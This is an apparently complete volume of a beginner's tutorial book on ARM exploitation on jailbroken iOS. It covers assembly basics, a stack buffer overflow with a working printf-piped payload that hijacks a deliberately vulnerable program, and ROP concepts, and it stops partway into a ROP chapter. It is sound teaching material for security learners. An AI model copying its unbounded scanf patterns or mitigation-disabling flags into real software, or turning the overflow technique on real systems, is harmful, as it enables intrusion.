Beginner's Guide to Exploitation on ARM

by Billy Ellis

Volume I

Beginner's Guide to Exploitation on ARM

by Billy Ellis

Who is this book for?

This book is aimed at people who are interested in starting out in the mobile security field and who want to learn about the concepts of exploitation on the ARM platform. Although I highly recommend you have some basic knowledge on C/C++ programming in advance, it should not be required in order to follow along. Each chapter explains concepts in a beginner-friendly way which should be easy to understand by any individual with basic knowledge of computers.

This book will introduce some of the common vulnerabilities found in C/C++ applications and go on to explain in depth the various methods one can go to in order to exploit them.

Who is this book *not* for?

This book will not benefit anyone who is already familiar with vulnerability research & exploit development using methods of code re-use such as Return Oriented Programming.

The aim of this book is to reach out to beginners and people who are currently unfamiliar with any type of binary exploitation. For this reason, the book will not cover any "advanced-level" topics. Furthermore, some areas discussed have been simplified in such a way that allow beginners to better understand more complex ideas.

This book is not for anyone seeking a super-technical analysis of everything related to exploitation of mobile devices - only beginner-level concepts will be covered.

Where can the knowledge learned from this book take you?

After reading this book you will hopefully have a clear understanding of; how to read ARM assembly code and understand the execution flow of an ARM binary, common vulnerabilities and how you can protect your C/C++ applications from them, code re-use attacks (ROP) and how to overcome exploit mitigations used in modern systems such as ASLR.

This knowledge will point you in the right direction to start looking for vulnerabilities in real-world systems such as Android or iOS and even developing exploits that compromise an entire system.

It will also assist you in getting started with malware analysis and any other tasks related reverse engineering or static binary analysis.

And finally, although the examples shown throughout this book are all specific to ARM binaries, a lot of the content will also be applicable to other architectures such as x86, so you won't be restricted to working with the ARM platform.

About the author

My name is Billy Ellis, I'm currently 16 (maybe 17 by the time this book is out?) and I'm an iOS app/substrate tweak developer from the UK. I've been interested in iOS jailbreaking and the process of jailbreaking an iOS device for the past 4 years.

Over the past 2 years I've began my own research on various types of exploitation that can be used to fully compromise mobile devices and 'jailbreak' them.

During this time I've released a set of exploit exercises (some of which are used as examples in this book) to allow beginner hackers, like myself, to practice their reverse engineering and exploit development skills.

I've created video walk-throughs on some of these exercises that can be found on my YouTube channel (https://YouTube.com/BillyEllis) as well as some written tutorials on my website (http://billyellis.net).

I've now decided to put together a lot of the knowledge I've acquired over these 2 years into a book in attempt to help others get started off in this field and overcome some of the issues I initially faced.

Any feedback/questions/requests are all welcome and you can contact me either via E-mail (billyellis2015@icloud.com) or on Twitter (@bellis1000).

Finally, I hope you enjoy my book and learn something useful from it.

Contents

1

Introduction

The term 'hacking' covers a huge range of methods used to access personal data or gain control over computer systems without the owners' consent. Binary exploitation, however, is a specific branch of 'hacking' which involves manipulating the way in which an already-compiled program running on a system executes in order to give you, the attacker, an advantage over the system.

Binary exploitation often involves searching for vulnerabilities in a binary through the process of reverse engineering, in which the binary is disassembled (using a disassembler program such as IDA) and the assembly instructions are displayed for you.

```
__text:811413B4    PUSH        {R4-R7,LR}
__text:811413B6    ADD         R7, SP, #0xC
__text:811413B8    PUSH.W      {R8,R10}
__text:811413BC    SUB         SP, SP, #0x80
__text:811413BE    MOV         R4, R0
__text:811413C0    ADD         R0, SP, #0x94+var_88
__text:811413C2    VMOV.I32    Q8, #0
__text:811413C6    ADD.W       R1, R0, #0x60
__text:811413CA    MOVS        R5, #0
__text:811413CC    VST1.32     {D16-D17}, [R1]
__text:811413D0    ADD.W       R1, R0, #0x50
__text:811413D4    VST1.32     {D16-D17}, [R1]
__text:811413D8    ADD.W       R1, R0, #0x40
__text:811413DC    VST1.32     {D16-D17}, [R1]
__text:811413E0    ADD.W       R1, R0, #0x30
__text:811413E4    VST1.32     {D16-D17}, [R1]
__text:811413E8    ADD.W       R1, R0, #0x20
__text:811413EC    VST1.32     {D16-D17}, [R1]
__text:811413F0    VST1.32     {D16-D17}, [R0]!
__text:811413F4    VST1.32     {D16-D17}, [R0]
__text:811413F8    STR         R5, [SP,#0x94+var_18]
__text:811413FA    LDRB.W      R0, [R4,#0x1F4]
__text:811413FE    CBZ         R0, loc_8114140A
__text:81141400    LDRB.W      R0, [R4,#0x1F9]
__text:81141404    CMP         R0, #0
```

From here, you can go on to carefully analyse each of the binary's functions and methods in hope of discovering a critical security vulnerability that can later be exploited.

Once a vulnerability has been discovered in a binary, depending on the nature of it, it can be exploited in a variety of ways and used to achieve a variety of things. One of the most powerful kinds of vulnerabilities are ones in which the attacker can take control over the Program Counter register (discussed in chapter 2) and thereby redirect the execution flow of a program wherever they want.

This type of vulnerability is especially powerful if found in an important system process or an OS's kernel as it will give the attacker the ability to compromise the entire system. This means that they can disable any OS-level security features, access private information and install their own malicious software/malware onto the device without it being detected.

Fortunately for developers, many extra security mechanisms have been implemented in order to make exploitation of this vulnerabilities much more difficult and prevent people from using this vulnerabilities when developing malware. In most cases, these protections do their job effectively, but these too can be bypassed as will be discussed in later chapters.

Hardware Requirements

As almost all of my work and experience has been based around Apple iOS devices, to follow along with this book and complete some of the many example tasks that will be covered, it is recommended that you have a jail-broken iOS device at hand to test with.

However, although each example shown throughout the chapters will be demonstrated on iOS, it is still possible to follow along using another ARM-based device of your choice (although certain things may vary).

Software Requirements

To be able to reverse engineer binaries for static analysis, you will need a disassembler tool. There are a variety of options to choose from depending on what platform you are using.

If you are on Windows or OS X, you can use IDA Pro (although this is a very expensive option). For OS X as well as Linux, there is a cheaper alternative known as Hopper Disassembler.

If you want to do all of the work on your iOS device itself, you can use GDB or the popular radare2, both of which are available within the Cydia store. For other ARM platforms, you can cross compile radare2 using the source code on https://github.com/radare/radare2.

Each of the mentioned disassembler programs also function as debuggers and will allow you to attach to a running process.

Once you have downloaded a disassembler tool onto your chosen platform and have an ARM based device ready to test with, you can begin reading Chapter 2 to understand the fundamentals of the ARM platform.

2

ARM Basics

The ARM (Advanced RISC Machine) CPU is what powers almost all mobile devices found in the modern world today. This includes iPhones, Android devices, and a huge range of embedded devices. The rise in popularity of these devices has lead many people to focus on the security aspects of them.

A RISC (Reduced Instruction Set Computer) CPU is a type of CPU that uses only simple instructions, each of which can be executed in a single clock cycle. There are many benefits of mobile devices using this type of CPU but I will not cover them here.

To get started with reversing ARM binaries and understanding how they work at a deeper level, we must first understand a little bit about the ARM instruction set. Specifically, we'll be focusing on the ARMv7 instruction set.

Registers

Registers are small areas inside the CPU that can each store a value. These can be thought of as variables, but at a hardware level. Through low-level programming, the value stored inside each register can be modified or used in calculations.

ARM processors have 13 general-purpose registers that are accessible in any processor mode. These registers are labelled R0 through R12.

ARM processors also feature some special-use registers.

R13, also known as the "stack pointer", is the register used to store the address of the top of the stack. A program can reference variables stored on the stack by adding a specific offset to the value of the stack pointer.

R14, also known as the "link register", is used to store the address at which execution should continue after a function returns. To call a function within an ARM binary, the following instruction can be used.

```
BL 0xabcd
```

The "BL" operator followed by the address of a function allows execution to jump to the specified address and return back to the caller once execution of the function has completed.

The program needs a way to "remember" where in memory it was executing instructions before the call to the sub-routine. The "BL" instruction does exactly that.

The "BL" (or "Branch with Link") instruction takes the current value stored inside the PC register (discussed next) and stores it inside the Link Register (R14). Execution is then redirected to the new function.

Usually, in the prologue of a sub-routine, the value of the Link Register will be pushed onto the stack (which will be discussed in later chapters). At the end of the function, the value of the Link Register is removed from the stack and used to resume execution at that address by moving it into the Program Counter register.

The Program Counter (R15) is the register used to store the address in memory of the next instruction to be executed. It is automatically incremented after an instruction is executed so that it can point to the next instruction.

Unlike some other architectures, the Program Counter register (commonly referred to as the PC) can be directly modified in

an ARM assembly program. For example, to call a sub-routine, a programmer could move an address of their choice into the PC and the program execution would happily be redirected to this new location however, it is much more common to see one of the branch instructions used instead. The Program Counter register will become particularly useful when we begin to look at the fundamentals of stack buffer overflow attacks in Chapter 3.

Instructions

Instructions are the small individual lines of code that the CPU executes. At their lowest level, instructions are represented by binary digits.

On a 32-bit processor, an instruction may be represented as

```
01101110001110011101111100001010
```

This 32-bit binary number represents both the operator and the operands for an instruction.

ARM CPUs actually have two different operating modes - a 16-bit mode (also known as thumb-mode) and a 32-bit mode. Throughout this book, we will only deal with binaries that run in 32-bit ARM mode. When compiling any example source code shown throughout this book, it is recommended that you use the '-mno-thumb' flag to prevent thumb-mode being used.

For humans, it is very difficult and time consuming to manually decode instructions by only viewing the binary representation of them.

Assembly language gives us a way to see these instructions in a more clear and understanding way that uses short mnemonics (parts of words) to represent the operators and register names.

On a 32-bit ARM processor, an instruction in ARM assembly may be represented as

```
MOV R1, 0x41
```

This representation of an instruction is much easier to read and to remember.

The first part of this instruction is known as the operator. This determines what operation will be carried out on the operand(s).

The operands are either registers or values that can be manipulated in multiple ways. For example, they can be used in mathematical calculations.

This specific ARM instruction starts with the "MOV" mnemonic which stands for "move". This operator is used to move a value into a register.

After the "MOV" mnemonic, we have the name of a register, "R1". This will be the destination register.

The value after the comma is the value of which will be moved into the destination register.

When executed, the instruction in the example above would "move" the hexadecimal value "41" into R1 (or register 1).

Example Disassembly

To become familiar with ARM binaries and ARM assembly language it is a good idea to practice reverse engineering some beginner-level applications. This will give you an idea of how the flow of a program can be understood by looking only at the assembly code.

For this example we will be reverse engineering a simple "hello world" C program. The source code is:

```
#include <stdio.h>

int main(){

    printf("Hello world\n");
    return 0;

}
```

Place this code into an empty file named "hello.c" and compile it using GCC or Clang on your ARM device.

If you are using a jail-broken iOS device (as I am), you will need a valid iPhoneOS SDK on your device to allow you to compile using clang. This should not be needed on other systems.

Also, after compiling on an iOS device, you must sign the binary using the "ldid" tool.

To test the program, execute it in a terminal environment. You should see "Hello world" printed to the screen.

Below is the output you should see (taken from an iPhone 7 Plus):

```
Billys-iPhone:/var/mobile root# clang hello.c -isysroot /var/theos/s
dks/iPhoneOS8.1.sdk -o hello
Billys-iPhone:/var/mobile root# ldid -S hello
Billys-iPhone:/var/mobile root#
Billys-iPhone:/var/mobile root# ./hello
Hello world
Billys-iPhone:/var/mobile root#
```

Since this is an extremely simplistic binary, understanding the disassembly should be an easy task.

For this specific example, we will use the GNU debugger (gdb) to disassemble the binary and analyse the assembly code behind it.

You can start the GNU debugger by typing the "gdb" command followed by the name of the binary.

```
Billys-iPhone:/var/mobile root# gdb hello
GNU gdb 6.3.50.20050815-cvs (Fri May 20 08:08:42 UTC 2011)
Copyright 2004 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and
 you are
welcome to change it and/or distribute copies of it under certain co
nditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for d
etails.
This GDB was configured as "--host=arm-apple-darwin9 --target="...bf
d_mach_o_scan: unknown architecture 0x100000c/0x0

Reading symbols for shared libraries .. done

(gdb)
```

Once GDB has started, you should find your self inside a new command-line interface.

As we know, every C program has a main() function. Type "disassemble main" in the GDB prompt to disassemble this function.

```
Dump of assembler code for function main:
0x0000bf74 <main+0>:   80 40 2d e9                    push        {r7, lr}
0x0000bf78 <main+4>:   0d 70 a0 e1                    mov r7, sp
0x0000bf7c <main+8>:   08 d0 4d e2                    sub sp, sp, #8       ; 0x8
0x0000bf80 <main+12>:  58 00 00 e3                     movw        r0, #88 ; 0x58
0x0000bf84 <main+16>:  00 00 40 e3                     movt        r0, #0  ; 0x0
0x0000bf88 <main+20>:  00 00 8f e0                     add         r0, pc, r0
0x0000bf8c <main+24>:  00 10 00 e3                     movw        r1, #0  ; 0x0
0x0000bf90 <main+28>:  04 10 8d e5                     str         r1, [sp, #4]
0x0000bf94 <main+32>:  18 00 00 eb                     bl 0xbffc
0x0000bf98 <main+36>:  00 10 00 e3                     movw        r1, #0  ; 0x0
0x0000bf9c <main+40>:  00 00 8d e5                     str         r0, [sp]
0x0000bfa0 <main+44>:  01 00 a0 e1                     mov         r0, r1
0x0000bfa4 <main+48>:  07 d0 a0 e1                     mov         sp, r7
0x0000bfa8 <main+52>:  80 80 bd e8                     pop         {r7, pc}
```

On the far left of the output you will see the memory locations of each instruction in hexadecimal. These addresses increment by 0x4 (4 bytes/32 bits) as each instruction is represented by 32 bits.

To the right of these addresses you will see the offset from main() of each instruction as well as the byte representation of each one.

On the far right of the output you will see the raw ARM assembly instructions from the main() function. At first glance, we can see that the function is very small, only 14 lines of assembly to be exact, and there are no conditional branches or anything that would make it difficult for us to understand the flow.

The only interesting part of this disassembly is the call to the printf() function (at memory location 0x0000bf94). As shown in the screenshot, the "BL" or "Branch with Link" instruction is used. As mentioned previously, this is used when the program wants to resume execution at the current location after a sub-routine has finished executing – in this case, printf(). The version of GDB that I am currently using only gives us the address of printf() instead of the function name, but your version may display it differently.

As we already understand how this binary works (because we wrote it) we will not focus anymore on its disassembly, but in a real world scenario you could now go on to analyse the functions more in depth and draw a mental image of how each function relates to one another. Having this level of understanding will assist you greatly when attempting to patch a binary or begin searching for security vulnerabilities.

t in

h

atch

3

Classic Stack Buffer Overflow

Now that we have covered the ARM basics and demonstrated how one can disassemble and understand an ARM binary at a lower level, we can now begin to understand a simple vulnerability and how we can exploit it.

We will first focus on stack buffer overflows, as the title of this chapter suggests. These are memory corruption vulnerabilities that can often lead to arbitrary code execution. This means that the bug or vulnerability allows a user to manipulate some of the process memory in a way that allows them to hi-jack the execution flow of the program (or gain arbitrary code execution). In other words, using this bug to their advantage, an attacker could take control of the application and tell it to perform a certain task that it should not normally be able to do.

A bug of this nature, if found in a modern system, could potentially be used to completely compromise a system.

What is the stack?

The stack is an area of process memory that serves as a collection of items. These items are often local variables for a function or return addresses. Items can be added or removed from the stack using the "PUSH" and "POP" instructions in the

ARM instruction set. Each function has its own stack frame (a mini stack) that it can use to store data on.

As discussed in Chapter 2, when a function is called, the return address stored in the Link Register is push'd onto the stack at the start of the new function. This is then pop'd from the stack into the Program Counter register at the end of the function to resume execution at the same location in the caller.

As the return address is stored on the stack, any kind of stack corruption vulnerability could potentially allow an attack to overwrite the stored return address. If this is done successfully, and in a way that doesn't break the program, when the function returns it will not be returning back to it's caller but instead to whatever value the attacker has overwritten the address with.

If the attacker has complete freedom with the value they choose to overwrite the return address with, they can redirect execution flow wherever they wish.

Unfortunately for the attacker, most systems today have additional security protections put in place to prevent anyone from being able to successfully redirect execution flow even if a stack buffer overflow (or similar vulnerability) exists in the binary. Some of these mitigations include ASLR (covered in Chapter 7) and Stack Canaries. However, in this chapter, we will assume that these exploit mitigations do not exist.

Example Vulnerability

On the next page is the source code to a very simple C program that is vulnerable to a classic stack buffer overflow vulnerability.

```
#include <stdio.h>
#include <string.h>

void vuln(){

    char buff[16];
    scanf("%s",buff);
    printf("You entered: %s\n",buff);

}

int main(){

    vuln();

    return 0;
}
```

The program has only 2 functions, main() and vuln(). The only job of main() is to call vuln() and then return.

The vuln() function is slightly more complex. Firstly, it declares a character array of size 16. Any C programmer should already understand what this means – the program essentially is declaring a string type variable of size 16 (up to 16 characters).

The next line uses the scanf() function to read data from the keyboard and store this data in the 16-character string. This is essentially assigning the value of the string to the text that the user enters.

Finally, the third line uses the printf() function to display a line of text in the console, displaying to the user the text that they have entered.

Once these 3 lines have been executed, vuln() would return back to main() and the program would exit.

We can paste this code into a new .c file named "vuln.c" and compile it with clang.

```
Billys-iPhone:/var/mobile root# clang vuln.c -isysroot /var/theos/sd
ks/iPhoneOS8.1.sdk -mno-thumb -o vuln
Billys-iPhone:/var/mobile root# ldid -S vuln
Billys-iPhone:/var/mobile root#
```

When executed, we can see that the program waits for input from the user. Once the input is supplied and the "Return" key is hit, the program prints back out a short message containing the input string.

```
Billys-iPhone:/var/mobile root# ./vuln
wazzzzzuppppppp
You entered: wazzzzzuppppppp
Billys-iPhone:/var/mobile root#
```

So what is wrong with this program? Why is it vulnerable? And how can we take advantage of this vulnerability in order to do something useful?

Anyone with some knowledge on C programming may be aware of some of the common libc functions such as gets(), strcpy() and scanf(). These 3 functions are all used to move data into a buffer of some kind, but they also have something else in common. Neither of these 3 functions have any kind of built-in bounds-checking mechanism. This means that the length of the data being copied to a buffer is not checked and therefore the program cannot be sure as to whether the buffer has enough space to store all of the data or not.

In our vulnerable example program, we have used scanf() to copy data entered from the keyboard into the 16-character buffer named "buff". However, we have not added any additional code that checks the length of the user's input before copying it into the buffer meaning that a user could potentially enter more than 16 characters. If this was the case, scanf() would continue to write these extra characters onto the stack which would (in most cases) result in important information being overwritten.

The following diagram represents the stack frame for the vuln() function in our example program.

At the top of the stack we can see the space allocated for the 16-character buffer named "buff". The space allocated is strictly limited to 16 characters as that is what we specified in our C code.

Beneath this space we can see some other data that is being currently used by the program and among this data, we can see the return address for this function. This is the address in memory of the instruction that is to be executed next when the function returns. Essentially, it is the location of the instruction after the call to vuln(), which is where execution should resume. Once vuln() has finished executing, the program will "jump" to this address and continue executing.

Since we already know that scanf() has no bounds checking and therefore allows us to write as many characters to the stack as we want, by entering a string larger than 16 characters, we can begin overwriting this other data.

The diagram above portrays what would happen when more than 16 characters are entered. If enough characters are entered, it is possible that the user can overwrite the value of the stored return address.

When the function returns, instead of returning to the area of code that it would normally, it will return to the location that the return address now contains. In this case, the overwritten value would be 0x41414141 as 41 in hexadecimal codes for the ASCII character "A".

As it is highly unlikely that the address, 0x41414141, will be a valid address, the program will crash.

Below is the result of entering a large string of "A"s into the "vuln" program.

```
Billys-iPhone:/var/mobile root# ./vuln
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
You entered: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Abort trap: 6
Billys-iPhone:/var/mobile root#
```

The "Abort trap: 6" error message is telling us that the program has crashed.

Example Exploit

Now that the stack buffer overflow vulnerability has successfully been identified in our program, we can move on to the exploitation phase.

The goal of exploitation in this example is to take control of the program and tell it to do something that it would not normally do.

Let's first assume that there is another function inside the program.

```
void secret(){

    printf("You shouldn't be here ;P\n");

}
```

This function, named secret(), is never used by our vulnerable program however, the code for it is still compiled into the executable.

During normal execution of the "vuln" program, secret() should *never* be called.

We will use the stack buffer overflow vulnerability to our advantage to craft an exploit that will call this secret() function.

The attack plan will be as follows:

- overflow data onto the stack up until the saved return address
- replace this address with the address of secret()
- when vuln() returns, secret() will be called

When compiling a .c file with Clang, by default, many security protections are put in place. These include ASLR and stack canaries, two mitigations that will make this exploit more difficult to achieve. We will cover how to overcome these mitigations in later chapters, but for now we will disable them by adding some flags when compiling.

The following command will compile "vuln.c" into an executable with ASLR and stack canaries disabled:

```
clang vuln.c -isysroot /path/to/sdk -mno-thumb -fno-stack-protector -fno-pie -o vuln
```

With these protections disabled, we can begin to develop our exploit.

Our first step is to note down the memory location where secret() begins. By jumping to this memory location, we are effectively "calling" this function.

Load the vulnerable program into GDB and enter the following command:

```
disassemble secret
```

GDB will print the disassembly of this function with the memory locations displayed on the far left.

```
(gdb) disas secret
Dump of assembler code for function secret:
0x0000bef0 <secret+0>:  push    {r7, lr}
0x0000bef4 <secret+4>:  mov     r7, sp
0x0000bef8 <secret+8>:  sub     sp, sp, #4      ; 0x4
0x0000befc <secret+12>: movw    r0, #49092      ; 0xbfc4
0x0000bf00 <secret+16>: movt    r0, #0  ; 0x0
0x0000bf04 <secret+20>: bl      0xbff8 <dyld_stub_printf>
0x0000bf08 <secret+24>: str     r0, [sp]
0x0000bf0c <secret+28>: mov     sp, r7
0x0000bf10 <secret+32>: pop     {r7, pc}
End of assembler dump.
```

The memory location of the first instruction, being 0x0000bef0, is the address we need to note down. This is the entry point to this function.

This address will be the one we replace the currently stored return address on the stack with.

To be able to do this, we need to identify the exact point at which we overwrite the return address. As we are working with a 32-bit ARM device, each memory address will be 32-bits wide (or 4 bytes). This is enough to store any value between 0x00000000 and 0xffffffff.

One ASCII character can be represented with a single byte (8 bits), meaning that when we overwrite the return address saved on the stack with a large string of "A"s, only 4 of these "A"s are being interpreted as the return address.

To identify these 4 "A"s we can use a patterned input.

```
AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLL
```

The above string will allow us to identify the part of the string that is written over the current saved return address.

```
Billys-iPhone:/var/mobile root# ./vuln
AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLL
You entered: AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLL
Bus error: 10
Billys-iPhone:/var/mobile root#
```

The program crashes once again as a result of overwriting the saved return address. We can check the crash log (available in /var/logs/CrashReporter/ on iOS) to help us analyse the crash.

The crash log provides us useful information about the state of the program at the time of the crash. This includes the value stored in each of the ARM registers. From the screenshot above, we can see that the program counter register (PC or R15) contains the value 0x46464646. This is the equivalent to the ASCII characters "FFFF", meaning that the "F"s in our

```
Date/Time:              2017-06-26 10:23:55.1848 +0200
Launch Time:            2017-06-26 10:23:44.9186 +0200
OS Version:             iPhone OS 10.1 (14B72c)
Report Version:         104

Exception Type:  EXC_BAD_ACCESS (SIGBUS)
Exception Subtype: EXC_ARM_DA_ALIGN at 0x0000000046464646
Termination Signal: Bus error: 10
Termination Reason: Namespace SIGNAL, Code 0xa
Terminating Process: exc handler [0]
Triggered by Thread:  0

Filtered syslog:
None found

Thread 0 Crashed:
0       ???                                     0x46464646 0x00000000 + 0x46464646

Thread 0 crashed with ARM Thread State (32-bit):
    r0: 0x0000003e    r1: 0x00000000      r2: 0x38aed180      r3: 0x00000000
    r4: 0x00000000    r5: 0x00000000      r6: 0x00000000      r7: 0x45454545
    r8: 0x002538c0    r9: 0x00012068     r10: 0x00000000     r11: 0x00000000
    ip: 0x00000040    sp: 0x002538b4      lr: 0x0000bf4c      pc: 0x46464646
  cpsr: 0x40000010
```

input string is the exact point at which the saved return address is overwritten.

Once again, the program crashed due to 0x46464646 being an invalid memory address. In place of the 4 "F"s, we want to insert the address of secret() as this will then be interpreted as the place to continue execution after vuln() has finished executing.

All characters leading up to the "F"s in our input string are commonly referred to as the "padding" or "junk characters". The value of these does not matter, as long as there are enough of them to fill up the stack up until the point of the return address.

Our attack string will consist of a set of junk characters followed by the address of secret().

As some numbers do not have an ASCII character assigned to them, we need a way to enter raw hexadecimal bytes into the program. For this, we can use the "printf" command and then pipe the output into "vuln".

To print hexadecimal values using "printf" we can use the "\x" format specifier followed by the hexadecimal values. Below is an example:

```
printf "Here is a hex num: \xab\xcd\xff\xff"
```

As iOS devices are little-endian. This is also known as the "byte-sex" and it simply refers to the order in which bytes are read.

On little-endian platforms bytes are read in reverse order, so the number 0xabcd would be read by the CPU as "cdab". Note: each *byte* is read in reverse, not each hexadecimal digit.

To print the address of secret() correctly, we would type it as:

```
\xf0\xbe\x00\x00
```

As each byte has been written in reverse, the address will be read correctly.

Our exploit string should look something like this:

```
AAAABBBBCCCCDDDDEEEE\xf0\xbe\x00\x00
```

We can use printf to pipe the output into the vulnerable program using the following command:

```
printf "AAAABBBBCCCCDDDDEEEE\xf0\xbe\x00\x00" | ./vuln
```

Entering this command should execute "vuln" and supply it our malicious string.

```
Billys-iPhone:/var/mobile root# printf "AAAABBBBCCCCDDDDEEEE\xf0\xbe
\x00\x00" | ./vuln
You entered: AAAABBBBCCCCDDDDEEEE
You shouldn't be here ;P
Bus error: 10
Billys-iPhone:/var/mobile root#
```

Above is a screenshot of the output after supplying "vuln" with the malicious exploit string. As can be seen, "You shouldn't be here ;P" is printed to the screen. This message is coming directly from the secret() function, meaning that we

have successfully redirected execution flow and have full control over the program!

You'll also notice that after secret() has been called, the program crashes with a "Bus error" once again. This is due to the stack data being overwritten which causes issues when functions attempt to return to their caller.

This is no problem for this simple exploit as we still managed to take control of the program and manipulate it into performing an action that it should not be able to do, but for more complex exploits, it may be necessary to "fix" the stack afterwards so that the program can continue it's normal execution flow once arbitrary code execution has already been achieved.

Conclusion

In this chapter we have taken a brief look at the stack and how simple stack buffer overflow vulnerabilities can be used by an attacker to gain arbitrary code execution.

Although the goal of calling secret() is not a very realistic aim in a real-world situation, this example vulnerable program should have helped to introduce the core concepts of how exploitation of these types of vulnerabilities work.

The next chapter will introduce a more advanced method of exploitation which allows attackers much more flexibility and freedom with the actions they wish to carry out without relying on pre-coded functions.

4

Concept of Code Re-use Attacks

In the previous chapter we took a brief look at how one can use a stack buffer overflow vulnerability to take control of an application and tell it to call a function that would not normally accessible. In real-world attacks, it is highly unlikely that an attacker would want to call a single function. It is even more unlikely that there would be a single function within the application that does exactly what the attacker needs.

On older systems it was possible to write a payload in assembly language to carry out a specific task that the attacker wanted. This payload, sometimes referred to as "shellcode", would be written to the stack. Once the Program Counter was under the attacker's control, they would point it to the start of the shellcode which would execute the payload and carry out the exact task they wanted.

Almost all modern systems today have some form of DEP (Data Execution Prevention) to prevent shellcode payloads from being executed. This works by disallowing areas of memory to be marked as both "writeable" and "executable" - they can only be one or the other.

This makes perfect sense as the instruction area (__TEXT) only needs to be executed and never written to and the data

(__DATA) section only needs to be written to (and read from) but never executed.

These memory protections are also applied to the stack and heap. This means that if an attacker manages to successfully write a shellcode payload to the stack, they will never be able to execute it as the stack is marked as "non-executable" memory.

To get around this, modern exploit developers build their payloads by re-using legitimately executable instructions from within the binary's __TEXT section. Small sequences of instructions (commonly referred to as "gadgets") from functions within the program are connected together in a specific order that, when executed, causes them to carry out a specific task that the attacker wanted.

It works by repeatedly "returning" into different parts of the program and executing instructions out of order - much like rearranging the instructions for a recipe in a cook book.

This method of exploitation is known as Return Oriented Programming (or ROP) and it is used in almost all cases of modern exploitation.

Gadgets

Return Oriented Programming gadgets are small sequences of instructions that end with a return instruction. The return instruction is essential when chaining together multiple gadgets as this is what allows them to be connected together.

On ARM, a return instruction is not actually given a specific mnemonic like "RET". ARM return instructions usually either branch directly to the Link Register or pop values from the stack into registers - one of which being the Program Counter.

Gadget chaining works by setting up the stack (or another area of memory) with the addresses in memory of specific gadgets in

a certain order that results in one being executed after the other.

For example, in the case of a classic stack buffer overflow as demonstrated in the previous chapter, if the first required gadget was a very simple one such as:

```
MOV R1, R0

POP {PC}
```

The address of the first instruction in this gadget would be placed at the point in the attack string that would overwrite the saved return address. This would cause the gadget to be executed when the function returns.

In this case, once the first instruction in this gadget has been executed the gadget will attempt to "return" by popping the top value from the stack into the Program Counter register.

To cause this gadget return into the next gadget, the value that will be pop'd into the Program Counter must be the address of the next gadget. The stack can be set up in this way and can be done with multiple gadgets to build a ROP chain.

For example:

```
AAAABBBBCCCCDDDD gadget1addr gadget2addr
```

Assuming that "gadget1addr" and "gadget2addr" were replaced by valid gadget addresses, this attack string would redirect execution flow to the first gadget and this gadget would then return into the second gadget.

The second gadget address is placed after the first gadget address as this will be the value at the top of the stack after the first gadget has executed. The "POP" instruction will then take that top value from the stack and move it into the Program Counter, causing the second gadget to execute.

In the next chapter we will take a look at an example ROP exploit in a vulnerable program similar to the one shown in chapter 3.

5

Baby ROP Exploit

In this chapter we will cover the process of exploiting a simple ARM binary using Return Oriented Programming. The source code to the binary is as follows:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

char command[] = "date";

void change(){

    strcpy(command,"ls");
    printf("command changed.\n");

}

void secret(){

   printf("executing command...\n");

   system(command);
}

int main(){

    printf("Welcome to ROPLevel1 for ARM! Created by Billy
Ellis (@bellis1000)\n");

    char buff[12];
    scanf("%s",buff);
```

```
    return 0;
}
```

Similar to the binary covered in chapter 3, this program is also vulnerable to the exact same classic stack buffer overflow vulnerability. This program also has a secret() function which is not accessible during normal execution of the program.

However, our goal as the attacker for this chapter will not be to simply call the secret() function as all it does is display the current date and time to the user by executing the "date" shell command. This is not particularly useful to an attacker.

It would be much more beneficial to the attacker if they could choose a command of their choice to execute instead of "date". As the "date" command string is stored in a simple char array, command[], it is theoretically possible for the attacker to modify this string and then call the secret() function, thus executing whatever command they wanted.

For the purpose of this demonstration, another "secret" function has been left in the binary, change(), and this function has the sole purpose of changing the command string to another command. In the case above, it replaces "date" with "ls", a slightly more useful command that could help an attacker find out more about a target system by viewing files. You can change this second command to anything of your choice.

Notice that both change() and secret() are separate functions. In real world situations, entire functions would not be used as ROP gadgets however, in this case they will be. We need to "chain" together both gadgets (or functions) so that the string is modified and is then executed.

Preparation

We will compile this C program using the same flags as used in chapter 3.

```
Billys-iPhone:/var/mobile root# clang roplevel1.c -isysroot /var/the
os/sdks/iPhoneOS8.1.sdk -mno-thumb -fno-pie -fno-stack-protector -o
roplevel1
Billys-iPhone:/var/mobile root# ls | grep roplevel1
roplevel1
roplevel1.c
Billys-iPhone:/var/mobile root#
```

This should generate an executable named "roplevel1" with the modern exploit mitigations disabled allowing us to exploit it with no additional complications.

Let's first execute the program and get to know how it works.

As shown in the screenshot above, when "roplevel1" is executed, a short welcome message is displayed. The program then waits for the user to enter some characters and then returns.

```
Billys-iPhone:/var/mobile root# ./roplevel1
Welcome to ROPLevel1 for ARM! Created by Billy Ellis (@bellis1000)
hello!
Billys-iPhone:/var/mobile root#
```

We can quickly verify that this application is also vulnerable to the same stack buffer overflow as seen in chapter 3 by entering a large patterned input.

When the function returns, we get a "Bus error: 10" due to the application trying to access invalid memory.

```
Billys-iPhone:/var/mobile root# ./roplevel1
Welcome to ROPLevel1 for ARM! Created by Billy Ellis (@bellis1000)
AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMMNNNNOOOOPPPP
Bus error: 10
Billys-iPhone:/var/mobile root#
```

Examining the crash log reveals to us that we overwrite the saved return address at the same offset as in chapter 3, being at "FFFF" in our input string. We can see proof of this by seeing that the value inside the Program Counter register is 0x46464646.

```
Exception Type:  EXC_BAD_ACCESS (SIGBUS)
Exception Subtype: EXC_ARM_DA_ALIGN at 0x0000000046464646
Termination Signal: Bus error: 10
Termination Reason: Namespace SIGNAL, Code 0xa
Terminating Process: exc handler [0]
Triggered by Thread:  0

Filtered syslog:
None found

Thread 0 Crashed:
0       ???                                 0x46464646 0x00000000 + 0x46464646

Thread 0 crashed with ARM Thread State (32-bit):
    r0: 0x00000000    r1: 0x00000000    r2: 0x3b5a50d0    r3: 0x00000000
